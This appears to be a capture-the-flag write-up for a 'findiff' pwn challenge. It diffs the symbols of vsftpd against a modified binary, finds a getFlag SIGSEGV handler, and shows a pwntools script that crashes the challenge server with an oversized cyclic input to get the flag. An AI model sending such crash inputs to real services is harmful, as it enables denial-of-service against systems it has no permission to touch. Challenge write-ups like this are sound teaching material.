
```
itoidthewarrior  /Pwn/findiff
>>>
>>> diff --minimal <(readelf -sW vsftpd | awk '{ print $8 }') <(readelf -sW vvsftpd | awk '{ print $8 }')
43a44
> printf@GLIBC_2.2.5
65a67
> signal@GLIBC_2.2.5
106a109
> open@GLIBC_2.2.5
115a119
> exit@GLIBC_2.2.5
687a692
> printf@GLIBC_2.2.5
823a829
> signal@GLIBC_2.2.5
1065a1072
> open@GLIBC_2.2.5
1135a1143
> exit@GLIBC_2.2.5
1182a1191
> getFlag
itoidthewarrior  /Pwn/findiff
>>>
>>>
```

That's it, we can see that the vvsftpd binary has getFlag function in it.

```
0x00005bc1        48897df8        mov qword [p_sess], rdi
0x00005bc5        488d0557ffff.   lea rax, [dbg.getFlag]
0x00005bcc        4889c6          mov rsi, rax
0x00005bcf        bf0b000000      mov edi, 0xb
0x00005bd4        e807f0ffff      call sym.imp.signal
```

The function is used as a handler for SIGSEGV signal. So our objective is to crash the program and we will get the flag automatically. To crash the program, we just need to simply send large number of characters.

```python
#!/usr/bin/python

from pwn import *

io = remote("hto2024-nlb-fa01ec5dc40a5322.elb.ap-northeast-2.amazonaws.com", 5000)
io.sendline(cyclic(0x9999))
io.interactive()
```



```
itoidthewarrior  /Pwn/findiff
>>>
>>> python diff.py
[+] Opening connection to hto2024-nlb-fa01ec5dc40a5322.elb.ap-northeast-2.amazonaws.com on port 5000: Done
[*] Switching to interactive mode

500 OOPS: d1ff1ng_1s_b4s1c_0f_b4s1c
[*] Got EOF while reading in interactive
$
```